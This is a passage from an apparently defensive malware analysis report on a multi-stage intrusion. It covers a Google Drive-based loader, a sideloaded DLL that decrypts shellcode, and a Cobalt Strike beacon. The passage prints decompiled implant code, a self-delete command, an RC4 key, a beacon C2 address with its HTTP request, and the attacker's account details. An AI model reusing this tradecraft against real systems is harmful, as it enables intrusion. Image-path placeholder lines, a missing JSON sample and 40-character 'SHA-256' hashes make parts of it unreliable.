    WinHttpReadData = sub_7FF8DC6EA850(qword_7FF8DC716CC8, 196538564);
    WinHttpReceiveResponse = sub_7FF8DC6EA850(qword_7FF8DC716CC8, 1376996032);
    WinHttpSendRequest = sub_7FF8DC6EA850(qword_7FF8DC716CC8, -961062333);
    WinHttpSetOption = sub_7FF8DC6EA850(qword_7FF8DC716CC8, 481569523);
    WinHttpWriteData = sub_7FF8DC6EA850(qword_7FF8DC716CC8, 344339589);
```

Similarly, other DLLs are also loaded in the same manner. Next, we will look into the later part of the implant that is the set of functions responsible for downloading the next stager.





```
__int64 Trpo()
{
  if ( sub_7FF8DC6E8630() )                   // API Hashing & DLL Loading
  {
    if ( (unsigned int)next_stage_downloader() )// Download Malware
      return 0;
    else
      return (unsigned int)-1;
  }
  else
  {
    return (unsigned int)-1;
  }
}
```




```
sub_7FF8347D8E20(v13, 0, 0xD34ui64);
v10 = 0i64;
sub_7FF8347D8E20(v12, 0, 0x208ui64);
CommandLineA_0 = (__m128i *)GetCommandLineA_0();// Gets the command line that was passed by the LOLBin
suspected_parametr = &sub_7FF8347BC1E0(CommandLineA_0, 0x20u)->m128i_i8[1];
```

The function starts with initially getting the entire Command Line parameter comprising of the LOLBin and the argument, that later gets truncated to 1LwalLoUdSinfGqYUx8vBCJ3Kqq_LCxIg which basically is a hardcoded file-ID.









Then it uses a technique to abuse **Google Drive as a command-and-control server** by first establishing authentication with legitimate **OAuth credential**s. After obtaining a valid access token through a properly formatted OAuth exchange, it uses the Google Drive API to retrieve files from specific hardcoded file IDs, including malicious executables, DLLs, and configuration files which it downloads to predetermined paths in C:\Windows\Temp.


Then it sets the appropriate Content-Type header to “application/x-www-form-urlencoded” to ensure the request is processed correctly by Google’s authentication servers. Following this exchange, it performs precise JSON parsing capabilities, where it extracts the “access_token” field from Google’s response using cJSON_GetObjectItem. Looking into the memory dump clearly displays the obtained OAuth token beginning with “ya29.a0AZYk”, confirming a successful authentication process. Once this token is parsed and extracted then it is carefully stored and subsequently used to authorize API calls to Google Drive, allowing the implant to download additional payloads while appearing as legitimate traffic from Google Drive. The parsed JSON extracted from the memory looks something like this.

Now, once the files are downloaded, another part of this implant uses CreateThread to spawn these downloaded decoy and other files to execute.





Finally, these files are downloaded, and the decoy is spawned on the screen and the task of Pterois implant, is done.




```
BOOL __fastcall self_delete(__int64 a1)
{
  SHELLEXECUTEINFOW pExecInfo; // [rsp+30h] [rbp-288h] BYREF
  __m128i v4[33]; // [rsp+A0h] [rbp-218h] BYREF

  sub_7FF8347D8E20((__m128i *)&pExecInfo, 0, 0x70ui64);
  pExecInfo.cbSize = 112;
  pExecInfo.lpVerb = "o";
  pExecInfo.lpFile = L"cmd";
  pExecInfo.nShow = 0;
  sub_7FF8347D8E20(v4, 0, 0x208ui64);
  sub_7FF8347B8A30((int)v4, 260, (int)"/c ping 127.0.0.1 -n 2 > nul && del  \"%s\"", a1);
  pExecInfo.lpParameters = (LPCWSTR)v4;
  return ShellExecuteExW_0(&pExecInfo);
}
```

Well, the last part of this implant is, once the entire task is complete, it goes ahead and performs ***Self-Delete*** to cover its tracks and reduce the chance of detection.


The self-deletion routine uses a delayed execution technique by spawning a cmd.exe process that pings localhost before deleting the file, ensuring the deletion occurs after the current process has completed and released its file handles.

Next, we will look into the other DLL implant, which has been downloaded by this malicious loader.

Stage 3 – Malicious Isurus Implant.




The previous implant downloads a total of four samples. Out of which one of them is a legitimate Windows Signed binary known as PrintDialog.exe.



Now, the other file PrintDialog.dll which is the other implant with compilation timestamp 2025-04-08 03:02:59 UTC, is responsible for running the shellcode contents present inside the ra.ini file, abuses a very well-known technique known as ***DLL-Sideloading*** by placing the malicious DLL in the current directory as PrintDialog.exe does not explicitly mention the path and this Implant which we call as Isurus performs malicious tasks.

Looking, onto the export table, we can see that the malicious implant exports only two functions, one of them being the normal DllEntryPoint and the other being the malicious DllGetActivationFactory export function.




Looking inside the export function, we can see that this Isurus performs API resolution via hash along with shellcode extraction and loads and executes the shellcode in memory.


The implant initially resolves the APIs by performing the **PEB-walking technique**, traversing the **Process Environment Block (PEB)** to locate the base address of needed DLLs such as ntdll.dll and kernel32.dll. Once the base address of a target DLL is identified, the implant proceeds to manually parse the **PE (Portable Executable)** headers of the DLL to locate the **Export Directory Table**.

Now, to resolve specific APIs, the implant employs a **hashing algorithm** – **CRC32.** Instead of looking up an export by name, the loader computes a hash of each function name in the export table and compares it to precomputed constants embedded in the code to finally resolve the hashes.


Now, let us look into how this implant extracts and loads the shellcode.



It initially opens the existing file ra.ini with read permissions using CreateFileW API, then once it gets the handle, another API known as GetFileSize is used to read the size of the file. Once the file size is obtained, it is processed via ReadFile API.



Then, using a hardcoded RC4 key wquefbqw the shellcode is then decrypted and returned.




After extracting the shellcode, it is executed directly in memory using a syscall-based execution technique. This approach involves loading the appropriate syscall numbers into the EAX register and invoking low-level system calls to allocate memory, write the shellcode, change memory protections, and ultimately execute the shellcode—all without relying on higher-level Windows API functions. The PDB path of this implant also depicts the functionality:


C:\Users\test\source\repos\sysldr\x64\Release\weqfdqwefq.pdb

In the next part, we will look into the malicious shellcode and its workings.

Stage 4 – Malicious Cobalt Strike Shellcode.



Upon looking into the file, we figured out that the shellcode is in encrypted format. Next, we decrypted the shellcode using the key, using a simple Python script.



Further, on analyzing the shellcode, we found, that it is a Cobalt Strike based beacon. Therefore, here are the extracted configs. ***Extracted beacon config:***

```
Process Injection Targets:

windir\syswow64\bootcfg.exe

windir\sysnative\bootcfg.exe

Infrastructural information:

hxxps://52.199.49.4:7284/jquery-3.3.1.min.js

hxxps://52.199.49.4:7284/jquery-3.3.2.min.js

Request Body :

GET /jquery-3.3.1.min.js HTTP/1.1

Host: 52.199.49.4:7284


User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.122 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Referer: http://code.jquery.com/

Accept-Encoding: gzip, deflate

Cookie: __cfduid=dT98nN_EYDF96RONtS1uMjE0IZIWy9GljNoWh6rXhEndZDFhNo_Ha4AmFQKcUn9C4ZUUqLTAI6-6HUu3jA-
WcnuttiUnceIu3FbAlBPitw52PirDxM_nP460iXUlVqW6Lvv__Wr3k09xnyWZN4besu1gVlk3JWS2hX_yt5EioqY

Connection: Keep-Alive

Cache-Control: no-cache


HTTP Settings GET Hash:

52407f3c97939e9c8735462df5f7457d

HTTP Settings POST Hash:

7c48240b065248a8e23eb02a44bc910a
```

Due to the extensive documentation and prevalence of Cobalt Strike in offensive security operations, an in-depth analysis is deemed unnecessary. Nonetheless, available extracted beacon configuration, confirm that the threat actor leveraged Cobalt Strike as a component of their intrusion toolkit in this campaign.


Infrastructure and Hunting.

As, we did encounter while reverse-engineering the implants, we found that the threat actor had been using Google-Drive as a command-and-control (C2) framework, which also leaked a lot of details such as sensitive API-keys and much more. We have found the associated details related to the threat actor's infrastructure such as associated Gmail Address & list of implants, which had been scheduled by the threat actor for other campaigns, which have not been used In-The-Wild (ITW). **Information related to Threat Actor's Google Drive Account:** { "user": { "kind": "drive#user", "displayName": "Swsanavector56", "photoLink": "https://lh3.googleusercontent.com/a/ACg8ocKiv7cWvdPxivqyPdYB70M1QTLrTsWUb-QHii8yNv60kYx8eA=s64", "me": true, "permissionId": "09484302754176848006", "emailAddress": "swsanavector42@gmail.com" }} **List of files found inside the Google Drive**


File Name	File ID	Type	Size	SHA-256 Hash
PrintDialog.exe	14gFG2NsJ60CEDsRxE5aXvFN0Fs83YMMG	EXE	123,032 bytes	7a942f65e8876aeec0a1372fcd4d53aa1f84d227
PrintDialog.dll	1VMrUQlxvKZZ-fRyQ8m3Ai8ZEhkzE3g5T	DLL	108,032 bytes	a9b33572237b100edf1d4c7b0a2071d68406e59
ra.ini	1JAXiUPz6kvzOlokDMDxDhA4ohidt094b	INI	265,734 bytes	0f303988e5905dffc3202ad371c3d1a49bd3ea5e
rirekisho2025.pdf	17hO28MbwD2assMsmA47UJnNbKB2fpM_A	PDF	796,062 bytes	8710683d2ec2d04449b821a85b6ccd6b5cb8744
rirekisho2021_01.pdf	1LwalLoUdSinfGqYUx8vBCJ3Kqq_LCxIg	PDF	796,062 bytes	8710683d2ec2d04449b821a85b6ccd6b5cb8744

